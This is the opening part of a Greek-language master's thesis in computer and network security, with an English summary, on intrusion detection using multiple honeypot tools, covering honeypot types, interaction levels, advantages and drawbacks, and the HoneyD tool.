Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακή Διατριβή
Στην Ασφάλεια Υπολογιστών και Δικτύων

Συστήματα Ανίχνευσης Εισβολών βασισμένα στην εφαρμογή πολλαπλών εργαλείων honeypot

Κωνσταντίνα Λαζαροπούλου

Επιβλέπων Καθηγητής

Νικόλαος Σκλάβος

Απρίλιος 2021

Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Συστήματα Ανίχνευσης Εισβολών βασισμένα στην εφαρμογή πολλαπλών εργαλείων honeypot

Κωνσταντίνα Λαζαροπούλου

Επιβλέπων Καθηγητής
Νικόλαος Σκλάβος

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε
προς μερική εκπλήρωση των απαιτήσεων για απόκτηση

μεταπτυχιακού τίτλου σπουδών
στην Ασφάλεια Υπολογιστών και Δικτύων

από τη Σχολή Θετικών και Εφαρμοσμένων Επιστημών
του Ανοικτού Πανεπιστημίου Κύπρου

Απρίλιος 2021

Summary

More and more, cybersecurity engineers and analysts are asked to handle complex cybersecurity threats inside and outside an organization's network. Although the provision of fundamental systems for detecting and preventing further malicious actions (eg firewall, antivirus) is feasible even for small and medium-sized enterprises, these systems cannot guarantee a secure environment at multiple levels. It requires a smart and distributed mechanism that can monitor network traffic at all operational levels and combine it in real time with additional information (from other systems) for the timely detection and response to a risk. The purpose of this dissertation is to investigate on a theoretical and practical level whether basic honeypot technologies can compose such an integrated solution to address threats in an organization's network.

We study the different types of honeypot tools as well as different strategies for their use in organizations and companies and propose our own model of multiple honeypots. We are conducting experiments with four honeypot tools that prove that this model is flexible and scalable and can contribute to the above threat management strategy. In addition, it is easily combined with additional systems providing information about the attackers' footprint (threat intelligence).

Περίληψη

Όλο και περισσότερο, μηχανικοί και αναλυτές κυβερνοασφάλειας καλούνται να αντιμετωπίσουν σύνθετες απειλές εντός και εκτός του δικτύου ενός οργανισμού. Ναι μεν η διάθεση βασικών μέσων ανίχνευσης και εμπόδισης περαιτέρω κακόβουλων ενεργειών (πχ firewall, antivirus) είναι εφικτή ακόμα και για μικρομεσαίες επιχειρήσεις, ωστόσο δεν μπορούν να εγγυηθούν ένα ασφαλές περιβάλλον σε πολλαπλά επίπεδα. Απαιτείται ένας έξυπνος και κατανεμημένος μηχανισμός που να μπορεί να παρακολουθήσει την δικτυακή κίνηση σε όλα τα λειτουργικά επίπεδα και να την συνδυάσει σε πραγματικό χρόνο με επιπλέον πληροφορίες (από άλλα συστήματα) για την έγκαιρη διάγνωση και αντιμετώπιση ενός κινδύνου. Ο σκοπός της διατριβής είναι να ερευνήσει σε θεωρητικό και πρακτικό επίπεδο κατά πόσο βασικές τεχνολογίες honeypot μπορούν να συνθέσουν μία τέτοια ολοκληρωμένη λύση αντιμετώπισης απειλών στο δίκτυο ενός οργανισμού.

Μελετούμε τους διαφορετικούς τύπους εργαλείων honeypot όπως και διαφορετικές στρατηγικές χρήσης τους σε οργανισμούς και επιχειρήσεις και προτείνουμε το δικό μας μοντέλο πολλαπλών honeypots. Πραγματοποιούμε πειράματα με τέσσερα εργαλεία honeypot που αποδεικνύουν ότι το μοντέλο αυτό είναι ευέλικτο και κλιμακωτό και μπορεί να συμβάλλει στην παραπάνω στρατηγική αντιμετώπισης απειλών. Επιπλέον, συνδυάζεται εύκολα με επιπλέον συστήματα παρέχοντας πληροφορίες για το αποτύπωμα των επιτιθέμενων (threat intelligence).

Ευχαριστίες

Για την εκπόνηση της παρούσας διπλωματικής εργασίας που έλαβε χώρα στο πλαίσιο του Μεταπτυχιακού προγράμματος σπουδών με τίτλο Ασφάλεια Υπολογιστών και δικτύων θα ήθελα να ευχαριστήσω πρωτίστως τον κ. Σκλάβο Νικόλαο για την αμέριστη υποστήριξη του και τις άκρως στοχευμένες κατευθυντήριες γραμμές που ήταν μείζονος σημασίας ζήτημα για την ολοκλήρωση της εργασίας μου.

Κατόπιν θα ήθελα να ευχαριστήσω την οικογένεια μου που λειτούργησε ως ηθικό και ψυχολογικό θεμέλιο , προκειμένου να πετυχω το καλύτερο δυνατό αποτέλεσμα.

Περιεχόμενα

Κεφάλαιο 1
Εισαγωγή

Το διαδίκτυο και τα δίκτυα υπολογιστών είναι πλέον ένα σημαντικό εργαλείο στη διάθεση μικρομεσαίων και μεγάλων επιχειρήσεων ή οργανισμών που έχουν την ανάγκη χρήσης κατανεμημένων υπολογιστικών πόρων και τη συνεργασία μεταξύ συστατικών ετερογενών συστημάτων. Η αποτελεσματικότητα και η ευελιξία των διαδικτυακών υπηρεσιών έχουν επιτρέψει την ανάπτυξη πολλών εφαρμογών σε διαφορετικούς τομείς (πχ IT, OT), αλλά καθώς έχει αυξηθεί η δημοτικότητά τους, έτσι έχει αυξηθεί και ο αριθμός των επιθέσεων σε αυτές. Έτσι, οι μηχανικοί και αναλυτές κυβερνοασφάλειας πρέπει να αντιμετωπίσουν πολλές απειλές σε ένα μεταβλητό τοπίο επιθέσεων εντός και εκτός του δικτύου ενός οργανισμού [1].

Οι παραδοσιακές λύσεις ασφαλείας δεν είναι καθόλου αρκετές για να δημιουργήσουν ένα ασφαλές περιβάλλον σε πολλαπλά επίπεδα (από τη ζώνη πρόσβασης στο διαδίκτυο, τη περίμετρο του δικτύου μέχρι τα δεδομένα και τον τελικό χρήστη). Τα συστήματα ανίχνευσης απειλών, τα οποία καλούνται να ανιχνεύσουν απειλές, είτε απαιτούν την ανάλυση εκατομμυρίων εγγραφών δεδομένων (logs/events) μέσω μίας σημαντικής επένδυσης σε υποδομές ανάλυσης δεδομένων (analytics) και προσωπικό ή απαιτούν τον συνδυασμό εναλλακτικών τεχνικών και τεχνολογιών κάνοντας τη συντήρηση της τελικής λύσης περισσότερο πολύπλοκη. Ωστόσο, οι απειλές γίνονται πιο περίπλοκες, με τους επιτιθέμενους να χρησιμοποιούν νέες μεθόδους επίθεσης ή να τροποποιούν τις υπάρχουσες. Επιπλέον, η οικοδόμηση ενός αποτελεσματικού και αποδοτικού συστήματος ανίχνευσης και αποτροπής απειλών είναι ένα δύσκολο ερευνητικό πρόβλημα λόγω του περιορισμού του κόστους και της συνεχούς εξέλιξής του [3].

Ο σκοπός της διατριβής είναι να ερευνήσει σε θεωρητικό και πρακτικό επίπεδο κατά πόσο βασικές τεχνολογίες honeypot μπορούν να συνθέσουν μία ολοκληρωμένη λύση αντιμετώπισης απειλών στο δίκτυο ενός οργανισμού. Ένα honeypot ορίζεται ως "'ένα

πληροφοριακό σύστημα του οποίου η αξία έγκειται στη μη εξουσιοδοτημένη ή παράνομη χρήση αυτού του πόρου". Σε αντίθεση με άλλες μορφές μηχανισμών άμυνας στον κυβερνοχώρο που εστιάζουν στην άρνηση πρόσβασης σε απειλές, η αξία των honeypots έγκειται στην προσέλκυση απειλών για χρήση τους. Χωρίς αλληλεπίδραση από κακόβουλα μέρη, τα honeypots έχουν μικρή αξία. Ταυτόχρονα, η έννοια του deception είναι μια σημαντική ιδέα που συνδράμει στην πετυχημένη εφαρμογή των honeypots, καθώς είναι πιο αποτελεσματικά στην εμπλοκή του εισβολέα και στη συλλογή πληροφοριών εάν μπορούν να κάνουν τον εισβολέα να πιστέψει ότι είναι πραγματικά συστήματα. Εκτός από την αποτελεσματική απόκρυψη της φύσης του, ένα honeypot θα πρέπει επίσης να διατηρήσει το ενδιαφέρον των επιτιθέμενων να συνεχίσουν την αλληλεπίδρασή τους, έτσι ώστε να μπορούν να αποκαλυφθούν τακτικές και τεχνικές επίθεσης από αυτές τις αλληλεπιδράσεις.

Ο στόχος αυτής της πτυχιακής είναι να σχεδιάσει, να αναπτύξει και να επαληθεύσει την αξία ενός συνδυασμού εργαλείων honeypots που μπορούν να χρησιμοποιήσουν μια σειρά τεχνικών εξαπάτησης για να ανταποκριθούν σε εισβολείς που προσπαθούν να τα εκμεταλλευτούν. Οι τεχνικές που βασίζονται σε honeypots μπορούν να ξεγελάσουν τους επιτιθέμενους στο να πιστέψουν ότι το honeypot είναι ένα πραγματικό σύστημα υπολογιστή με ευπάθειες που μπορούν να αξιοποιηθούν.

Θα μπορούμε να μελετήσουμε πώς αλλάζει η συμπεριφορά των κακόβουλων μερών όταν αντιμετωπίζουν εμπόδια. Οι πληροφορίες που συλλέγονται μπορούν στη συνέχεια να χρησιμοποιηθούν για την ανάπτυξη διαφορετικών μορφών άμυνας σε διαφορετικά επίπεδα (πχ αυστηρότεροι κανόνες πρόσβασης σε μία βάση δεδομένων, ενσωμάτωση συστήματος ταυτοποίησης χρήστη, ενσωμάτων υπογραφών σε συστήματα ανίχνευσης εισβολής και πρόληψης εισβολών, κα). Ερευνούμε με αυτό τον τρόπο κατά πόσο deception τεχνικές εξαπάτησης μπορούν να εφαρμοστούν σε παραγωγικά συστήματα για να εξαπατήσουν τους επιτιθέμενους να πιστέψουν ότι είναι honeypots που πρέπει να αποφύγουν [5].

Ερευνητική υπόθεση

Νέα γενιά συστημάτων ανίχνευσης εισβολών (deception technologies) αναδύεται έχοντας την ικανότητα εντοπισμού απειλών βασισμένη στην ταυτόχρονη εφαρμογή πολλαπλών εργαλείων honeypot στο δίκτυο ενός οργανισμού. Η τεχνολογία αυτή βελτιώνει την κάλυψη του δικτύου για διαφορετικού τύπου απειλές βασισμένη στις αρχές της αυτοματοποίησης και επεκτασιμότητας: εκατοντάδες ή χιλιάδες honeypots μπορούν να εγκατασταθούν σε επιχειρήσεις ή οργανισμούς για να υποστηρίξουν την άμυνά τους ενάντια σε επιθέσεις ασφάλειας στον κυβερνοχώρο: διαφορετικοί τύποι honeypots μπορούν να αναπτυχθούν με αυτόν τον τρόπο για τον εντοπισμό διαφορετικών μοτίβων επιθέσεων (π.χ. υπηρεσία δικτύου, κακόβουλο λογισμικό, γέμιση διαπιστευτηρίων / πλευρικές κινήσεις, αποβολή δεδομένων κ.λπ.).

Ο σκοπός της διατριβής είναι να επικυρώσει την παραπάνω υπόθεση εστιάζοντας σε μια εμπειρική ερευνητική μεθοδολογία. Επιδιώκουμε να πειραματιστούμε με διαφορετικούς (έως 4) τύπους εργαλείων ανοιχτού κώδικα honeypot που θα μας επιτρέψουν να προσομοιώσουμε την ανίχνευση διαφορετικών μοτίβων επιθέσεων. Ταυτόχρονα, θα παρουσιάσουμε μία βιβλιογραφική ανασκόπηση των εργαλείων honeypot και στο τρόπο αξιοποίησης τους στη σύγχρονη γενιά συστημάτων αντιμετώπισης εισβολών, και τα πλεονεκτήματα και τα μειονεκτήματά τους, όπως αυτά θα προκύψουν από την πειραματική ανάλυση και από τη μελέτη παρόμοιων εφαρμογών στη βιβλιογραφία.

1.1 Δομή της εργασίας

Στη βιβλιογραφία θα παρουσιάσουμε το θεωρητικό υπόβαθρο των honeypots, των deception τεχνικών και εργαλείων. Θα παρουσιαστεί επίσης μια βιβλιογραφική ανασκόπηση προηγούμενων έργων που εφαρμόσανε την τεχνολογία των honeypot, τις προκλήσεις και τους περιορισμούς που έπρεπε να αντιμετωπίσουν.

Η καινοτόμος πρόταση που θα προσπαθήσει να παρουσιάσει η παρούσα πτυχιακή εργασία είναι ότι η ενορχήστρωση πολλαπλών τεχνολογιών honeypot (deception technology) που η καθεμία εστιάζει στην αποτελεσματική αντιμετώπιση μίας συγκεκριμένης κατηγορίας

απειλών συμβάλλει στην κάλυψη των κενών στα υπάρχοντα συστήματα με κατανεμημένο και ενδεχομένως λιγότερο δαπανηρό τρόπο [9].

Θα εστιάσουμε στον σχεδιασμό μίας τέτοιας λύσης που θα περιλαμβάνει εναλλακτικά εργαλεία honeypot και τα οποία θα εντάξουμε σε ένα μικρό δίκτυο υπολογιστών. Κατόπιν, θα προσομοιώσουμε την πραγματοποίηση κακόβουλων σεναρίων επιθέσεων σε εφαρμογές του δικτύου με σκοπό να ερευνήσουμε κατά πόσο οι επιθέσεις αυτές έγιναν αντιληπτές από τα ενεργά εργαλεία honeypot.

Κεφάλαιο 2 Ανασκόπηση Βιβλιογραφίας

2.1 Honeypots

2.1.1 Ορισμός

Ένα honeypot είναι ένα σύστημα υπολογιστή στο οποίο υπάρχουν αρχεία, φάκελοι και προγράμματα όπως σε ένα πραγματικό υπολογιστή. Ωστόσο, ο στόχος αυτού του υπολογιστή είναι να προσελκύσει τους κακόβουλους χρήστες ή εισβολείς να αλληλοεπιδράσουν με αυτόν για να παρακολουθήσουν τη συμπεριφορά τους και να ακολουθήσουν τα ίχνη τους. Έτσι μπορούμε να το ορίσουμε ως ένα ψεύτικο σύστημα που μοιάζει με ένα πραγματικό υπολογιστικό σύστημα [12].

Διαφέρουν από τα άλλα συστήματα ασφαλείας, καθώς δεν βρίσκουν μόνο μία λύση σε ένα συγκεκριμένο πρόβλημα, αλλά επιλέγονται επίσης για να εφαρμοστούν σε ποικιλία προβλημάτων ασφαλείας και να βοηθήσουν να βρεθούν διάφορες προσεγγίσεις σε αυτά. Για παράδειγμα, μπορούν να χρησιμοποιηθούν για την καταγραφή κακόβουλων δραστηριοτήτων σε ένα σύστημα που έχει ήδη παραβιαστεί, μπορούν επίσης να χρησιμοποιηθούν για να ανακαλύψουν νέες απειλές για τους χρήστες και να δημιουργήσουν ιδέες πώς οι σχεδιαστές των λύσεων ασφαλείας θα μπορούν να απαλλαγούν από αυτά τα προβλήματα [7].

2.1.2 Κατηγορίες συστημάτων honeypots

Τα honeypots κατατάσσονται σε δύο κατηγορίες σύμφωνα με τους στόχους και το επίπεδο αλληλεπιδράσεών τους. Αν κοιτάξουμε τους στόχους των honeypots, μπορούμε να δούμε ότι υπάρχουν δύο τύποι honeypots: τα ερευνητικά και τα παραγωγικά honeypots [6].

Τα ερευνητικά honeypots χρησιμοποιούνται κυρίως από στρατιωτικούς, ερευνητικούς και κυβερνητικούς οργανισμούς. Καταγράφουν τεράστιες ποσότητες πληροφοριών. Στόχος τους είναι να ανακαλύψουν νέες απειλές και να μάθουν περισσότερα για τα κίνητρα και τις τεχνικές των εισβολέων. Ο στόχος είναι να βοηθήσουν τους σχεδιαστές των συστημάτων ασφαλείας να μάθουν πώς να προστατεύουν καλύτερα ένα σύστημα, δεν προσδίδουν άμεση αξία στην ασφάλεια ενός οργανισμού [7].

Τα παραγωγικά honeypots χρησιμοποιούνται για την προστασία της εταιρείας από επιθέσεις, υλοποιούνται εντός του βασικού εταιρικού δικτύου για τη βελτίωση της συνολικής ασφάλειας. Καταγράφουν περιορισμένο αριθμό πληροφοριών, και χρησιμοποιούνται κυρίως honeypots χαμηλής αλληλεπίδρασης. Έτσι, ο διαχειριστής ασφαλείας παρακολουθεί προσεκτικά τις κινήσεις των εισβολέων και προσπαθεί να μειώσει τους κινδύνους που μπορεί να προκύψουν από αυτούς για την εταιρεία.

Από την άλλη πλευρά η χρήση παραγωγικών honeypots εγκυμονεί κινδύνους. Και αυτό γιατί όποιες σχετικές δοκιμές για την ασφάλεια των συστημάτων που υπάρχουν σε έναν οργανισμό μπορεί να προκαλέσουν απροσδόκητες ενέργειες, όπως κατάχρηση άλλων συστημάτων που έχουν παρόμοια χαρακτηριστικά με το honeypot σύστημα. Εάν ο διαχειριστής δικτύου δεν γνωρίζει αυτό το πρόβλημα, θέτει τον οργανισμό σε μεγάλο πρόβλημα. Για αυτό και στην βιβλιογραφία τονίζεται η ανάγκη να χωριστούν οι φάσεις του honeypot σε ομάδες. Υπάρχουν διάφορα μοντέλα που εξετάζουν διαφορετικές προσεγγίσεις όπως το μοντέλο Bruce Schneier. Από την άλλη πλευρά, τα ζητήματα ασφαλείας ομαδοποιούνται σε αυτά που σχετίζονται με την πρόληψη, την ανίχνευση και αντίδραση [13].

<u>Πρόληψη</u>

Η πρόληψη είναι το πρώτο πράγμα που πρέπει να λαμβάνεται υπόψη στο μοντέλο ασφαλείας ενός οργανισμού. Εξ ορισμού, αυτό σημαίνει ότι αποτρέπει τους εισβολείς να εισβάλουν στο σύστημα. Περιλαμβάνει όλους εκείνους τους τρόπους, συστήματα και τεχνικές αποτροπής των εισβολέων [14]. Για παράδειγμα, μπορεί να χρησιμοποιηθεί ως:

- τείχος προστασίας για τον έλεγχο της κυκλοφορίας του δικτύου και να τεθούν σε αυτό ορισμένους κανόνες για τον αποκλεισμό της κίνησης ή το αντίθετο

- μέθοδοι ταυτοποίησης του χρήστη όπως ψηφιακά πιστοποιητικά ή ισχυροί κωδικοί πρόσβασης
- αλγόριθμοι κρυπτογράφησης για την κρυπτογράφηση των δεδομένων

Η σχέση μεταξύ της χρήσης πρόληψης και ενός συστήματος honeypot είναι η εξής. Εάν ο εισβολέας καταλάβει ότι η εταιρεία που προσπαθεί να εισβάλει χρησιμοποιεί honeypots και έχουν επίγνωση των σημερινών προβλημάτων ασφαλείας, θα εξετάσει εκ νέου αν πρέπει να προχωρήσει σε κάποια επίθεση. Ακόμα κι αν μια εταιρεία χρησιμοποιεί όλες τις παραπάνω μεθόδους για να παραμείνει ασφαλής, παραμένει χρήσιμο να εγκατασταθεί κάποιο honeypot στον οργανισμό, συμβάλλοντας στην αποτελεσματική διαχείριση θεμάτων ασφάλειας. Καθώς η ασφάλεια είναι πολύ σημαντική, δεν υπάρχει ανοχή όταν υπάρχει πρόβλημα καθώς μπορεί να προκαλέσει μεγάλη ζημιά σε οποιαδήποτε εταιρεία. Επειδή κάθε εταιρεία διαθέτει ιδιωτικά και σημαντικά δεδομένα, υπάρχει ανάγκη προστασίας των δεδομένων από εισβολείς.

Ανίχνευση

Η ανίχνευση αφορά τον εντοπισμό τυχόν κακόβουλης δραστηριότητας σε ένα σύστημα [14]. Υποθέτουμε ότι η πρόληψη δεν λειτούργησε με τον ένα ή τον άλλο τρόπο, και ένας εισβολέας έθεσε σε κίνδυνο τα εταιρικά συστήματα. Υπάρχουν διάφοροι τρόποι για την ανίχνευση αυτών των επιθέσεων, όπως η εφαρμογή λύσεων όπως Network ή Host Intrusion Detection Systems, Endpoint protection ή Antivirus, Web Application Firewall και άλλα [2]. Αυτή η τεχνολογία θα βοηθήσει τους χρήστες να γνωρίζουν εάν το δίκτυο έχει παραβιαστεί, αλλά δεν θα εμποδίσει τους εισβολείς να επιτεθούν στο σύστημα. Για μικρούς οργανισμούς, τέτοια συστήματα ανίχνευσης είναι ακριβά. Σε μία τέτοια περίπτωση, τα honeypots είναι πολύτιμα για την παρακολούθηση της δραστηριότητας [8].

Αντίδραση

Σε αυτό το στάδιο έχει πλέον επιβεβαιωθεί ότι η επίθεση ήταν επιτυχής και θα πρέπει ο οργανισμός να έχει απάντηση σε αυτό. Εκεί ξεκινά η διαδικασία του forensics investigation [15]. Όταν ένας εισβολέας θέτει σε κίνδυνο το σύστημα, αφήνει πίσω του ίχνη. Με τα κατάλληλα εργαλεία, οι αναλυτές μπορούν να χειριστούν τα δεδομένα με τρόπο που να έχουν κάποιες ενδείξεις για το τι συνέβη στο σύστημα. Είναι δυνατό να παρακολουθήσουν αρχεία καταγραφής και να προσπαθήσουν να διερευνήσουν τι συνέβη.

2.1.3 Πλεονεκτήματα και μειονεκτήματα των συστημάτων honeypots

Υπάρχουν πολλές διαθέσιμες λύσεις ασφάλειας στην αγορά. Ο κάθε οργανισμός επιλέγει την καταλληλότερη λύση σύμφωνα με τις ανάγκες και τις οικονομικές του δυνατότητες. Τα πλεονεκτήματα που προσφέρουν τα συστήματα honeypots είναι τα εξής [4]:

- Τα Honeypots μπορούν να εντοπίσουν επιθέσεις και να δώσουν πληροφορίες σχετικά με τον τύπο της επίθεσης και, αν χρειαστεί, χάρη στα αρχεία καταγραφής, είναι δυνατό να παρέχουν πρόσθετες πληροφορίες σχετικά με την επίθεση.
- Μπορούν να εντοπίσουν νέα μοτίβα επιθέσεων και να δημιουργηθούν νέες λύσεις ασφάλειας με βάση αυτή τη τροφοδότηση. Περισσότερα στοιχεία μπορούν να ληφθούν εξετάζοντας τον τύπο των κακόβουλων συμπεριφορών.
- Βοηθούν στην κατανόηση των περισσότερων επιθέσεων που μπορεί να συμβούν.
- Τα Honeypots δεν είναι ογκώδη όσον αφορά τη λήψη δεδομένων. Αντιμετωπίζουν μόνο την εισερχόμενη κακόβουλη κίνηση. Επομένως, οι πληροφορίες που έχουν συλλεχθεί δεν αφορά ολόκληρη την κίνηση.
- Η επικέντρωση μόνο στην κακόβουλη επισκεψιμότητα κάνει την έρευνα πολύ πιο εύκολη. Επομένως, αυτό καθιστά τα honeypots πολύ χρήσιμα. Για τη μόνη κακόβουλη κίνηση, δεν υπάρχει ανάγκη για τεράστια αποθήκευση δεδομένων.
- Δεν χρειάζεται να δαπανηθεί νέα τεχνολογία για την λειτουργία συστήματος Honeypot. Οποιοσδήποτε υπολογιστής μπορεί να χρησιμοποιηθεί ως σύστημα honeypot. Έτσι, δεν φορτώνει με επιπλέον κόστη τον προϋπολογισμό του οργανισμού για τη δημιουργία ενός τέτοιου συστήματος.
- Είναι εύκολα στην κατανόηση, διαμόρφωση και εγκατάσταση και δεν έχουν πολύπλοκους αλγόριθμους. Δεν υπάρχει ανάγκη ενημέρωσης ή αλλαγών.
- Καθώς τα honeypots μπορούν να εντοπίσουν οτιδήποτε κακόβουλο, μπορούν επίσης να εντοπίσουν νέα εργαλεία για τον εντοπισμό επιθέσεων.
- Δίνουν περισσότερες ιδέες και βάθος στην ανάλυση ενός θέματος ασφάλειας, αποδεικνύοντας ότι είναι δυνατόν να ανακαλυφθούν διαφορετικές απόψεις και να εφαρμοστούν στις λύσεις ασφάλειας.

Δεδομένου ότι υπάρχουν πολλά σημαντικά πλεονεκτήματα της χρήσης honeypots, υπάρχουν και ορισμένα μειονεκτήματα αυτών [4]:

- Το σύστημα μπορεί να καταγράψει δεδομένα μόνο όταν ο εισβολέας επιτίθεται ενεργά στο σύστημα. Εάν δεν επιτεθεί στο σύστημα, δεν είναι δυνατό να συλλέξει πληροφορίες.
- Εάν υπάρχει επίθεση σε άλλο σύστημα, το honeypot δεν θα μπορεί να το εντοπίσει. Επομένως, οι επιθέσεις που δεν οδηγούν στο σύστημα του honeypot μπορεί να βλάψουν άλλα συστήματα και να προκαλέσουν μεγάλα προβλήματα.
- Είναι εύκολο για έναν έμπειρο εισβολέα να καταλάβει αν επιτίθεται σε ένα σύστημα honeypot ή σε ένα πραγματικό σύστημα.
- Το honeypot μπορεί να χρησιμοποιηθεί ως σύστημα ζόμπι για να φτάσει σε άλλα συστήματα και να τα θέσει σε κίνδυνο.

2.1.4 Επίπεδα αλληλεπίδρασης με τα συστήματα honeypots

Το επίπεδο αλληλεπίδρασης αντιπροσωπεύει το πόσο θα μπορεί ο κακόβουλος χρήστης να αλληλεπιδράσει με το σύστημα. Περισσότερος ο όγκος των δεδομένων που θα θέλαμε να συλλέξουμε μεγαλύτερο το επίπεδο αλληλεπίδρασης που απαιτείται. Υψηλότερο επίπεδο αλληλεπίδρασης φέρνει περισσότερους κινδύνους στην ασφάλεια του δικτύου επίσης. Υπάρχουν τρεις κατηγορίες επιπέδων αλληλεπιδράσεων στα honeypots: επίπεδο χαμηλής αλληλεπίδρασης, μεσαίας αλληλεπίδρασης και υψηλής αλληλεπίδρασης [16].

Με τα honeypots χαμηλής αλληλεπίδρασης, μπορεί κανείς να αντλήσει το μικρότερο όγκο δεδομένων σε σύγκριση με άλλα συστήματα honeypot [17]. Είναι περιορισμένα, οπότε ο κίνδυνος που λαμβάνεται από τον εισβολέα δεν είναι ανάλογος των κινήσεων του. Είναι συστήματα χωρίς το δικό τους λειτουργικό σύστημα και μπορούν να χρησιμοποιηθούν για τον εντοπισμό νέων ιών και την ανάλυση της κυκλοφορίας που συμβαίνει μέσα στο δίκτυο. Το χαμηλό επίπεδο αλληλεπίδρασης honeypots είναι εύκολο να διαμορφωθεί και να κατανοηθεί. Παράδειγμα τέτοιου επιπέδου εργαλείο είναι το Honeyd.

Τα honeypots μεσαίας αλληλεπίδρασης είναι πιο προηγμένα από τα honeypots χαμηλής αλληλεπίδρασης [18]. Είναι συστήματα χωρίς το δικό τους λειτουργικό σύστημα και μπορούν να συγκεντρώσουν περισσότερες πληροφορίες για πιο περίπλοκες επιθέσεις από τον εισβολέα. Καθώς είναι πιο προηγμένα, έχουν δημιουργήσει περισσότερα κενά ασφαλείας, έτσι ώστε ο εισβολέας να μπορεί να έχει πρόσβαση στο σύστημα. Το Mwcollect, το Honeytrap και το Nepenthes είναι μερικά από τα honeypots μέσης αλληλεπίδρασης που χρησιμοποιούνται σήμερα.

Τα honeypots υψηλής αλληλεπίδρασης είναι τα πιο προηγμένα honeypots [18]. Σε αντίθεση με τα honeypots χαμηλής αλληλεπίδρασης και μέσης αλληλεπίδρασης, είναι ολοκληρωμένα συστήματα με το δικό τους λειτουργικό σύστημα. Κατά συνέπεια, ο εισβολέας μπορεί να εκτελέσει οτιδήποτε. Αναλογικά, περισσότερα δεδομένα μπορούν να ληφθούν από τις δραστηριότητες του κακόβολου χρήστη. Ωστόσο, είναι το πιο ριψοκίνδυνο όσον αφορά την ασφάλεια καθώς παρέχει τέτοια πρόσβαση στον χάκερ που δεν έχει περιορισμούς. Αυτού του είδους τα honeypots είναι πολύ χρονοβόρα και δύσκολα συντηρούνται. Το Honeywall είναι ένα καλό παράδειγμα honeypot υψηλής αλληλεπίδρασης.


2.2 Honeypot εργαλεία

2.2.1 HoneyD

Τα honeypots χαμηλής αλληλεπίδρασης μιμούνται τις υπηρεσίες ενός πραγματικού λειτουργικού συστήματος [17]. Το Honeyd είναι το πιο γνωστό honeypot στη κατηγορία του χαμηλού επιπέδου αλληλεπίδρασης και θεωρείται ότι είναι εύκολο για να διαμορφωθεί και να κατανοηθεί η λογική του. Το Honeyd αναπτύχθηκε από τον Niels Provos από το Πανεπιστήμιο του Michigan και χρησιμοποιείται κυρίως ως παραγωγικό honeypot. Είναι μια λύση ανοιχτού κώδικα και έχει σχεδιαστεί για συστήματα Unix. Όπως τα άλλα honeypots αλληλεπίδρασης χαμηλού επιπέδου, δεν υπάρχει εγκατεστημένο λειτουργικό σύστημα σε αυτό, παρά μόνο μερικές υπηρεσίες που εκτελούνται σε αυτό.

Είναι διαμορφώσιμο, οπότε ο καθένας μπορεί να δημιουργήσει τις δικές του υπηρεσίες και να αποφασίσει ποιες δικτυακές πόρτες θα ανοίξει για να παρακολουθεί. Καθώς ο εισβολέας δεν θα βρει πραγματικό υπολογιστή με πραγματικό λειτουργικό σύστημα, το βασικό σημείο εδώ είναι να διαμορφωθεί μια εικονική στοίβα δικτύου. Το Honeyd συλλέγει βασικά την κυκλοφορία μέσω TCP που δημιουργεί ο εισβολέας. Επίσης είναι σε θέση να δημιουργήσει πολλές ψεύτικες IP διευθύνσεις και ταυτόχρονα να τις τρέξει για εσιβολείς που προσπαθούν να επιτεθούν σε ένα μηχάνημα.

Σε αντίθεση με άλλα honeypots χαμηλής αλληλεπίδρασης, το Honeyd μπορεί επίσης να χειριστεί πολλά διαφορετικά λειτουργικά συστήματα ταυτόχρονα. Υπάρχουν δύο άλλα σημαντικά πλεονεκτήματα για τη χρήση του Honeyd. Πρώτα από όλα, μπορεί να παρακολουθήσει τη κίνηση σε οποιαδήποτε πόρτα. Αυτό το βοηθητικό πρόγραμμα καθιστά την ανίχνευση της κίνησης δικτύου ευκολότερη και καλύτερη. Το δεύτερο πλεονέκτημα είναι ότι είναι σε θέση να αλλάξει υπηρεσίες. Το παρακάτω σχήμα εξηγεί με σαφήνεια τη διαδικασία του honeypot.



Εικόνα 2.1. Αρχιτεκτονική του εργαλείου HoneyD [19]

Το Honeyd δεν δεσμεύει sockets και εικονικοποιεί τη στοίβα δικτύου. Αυτό συμβάλει στο να μπορεί κάποιος να παρακολουθεί οποιονδήποτε διαφορετικό μεγάλο χώρο διευθύνσεων. Ολόκληρη η στοίβα δικτύου υλοποιείται από το Honeyd στο οποίο η βασική ενότητα επεξεργασίας λαμβάνει πακέτα και τα αλλάζει με τρόπο που να μοιάζουν με πραγματική εφαρμογή ενός πραγματικού συστήματος στη στοίβα TCP / IP. Το Honeyd αντιγράφει τις συμπεριφορές των πραγματικών συστημάτων [19].

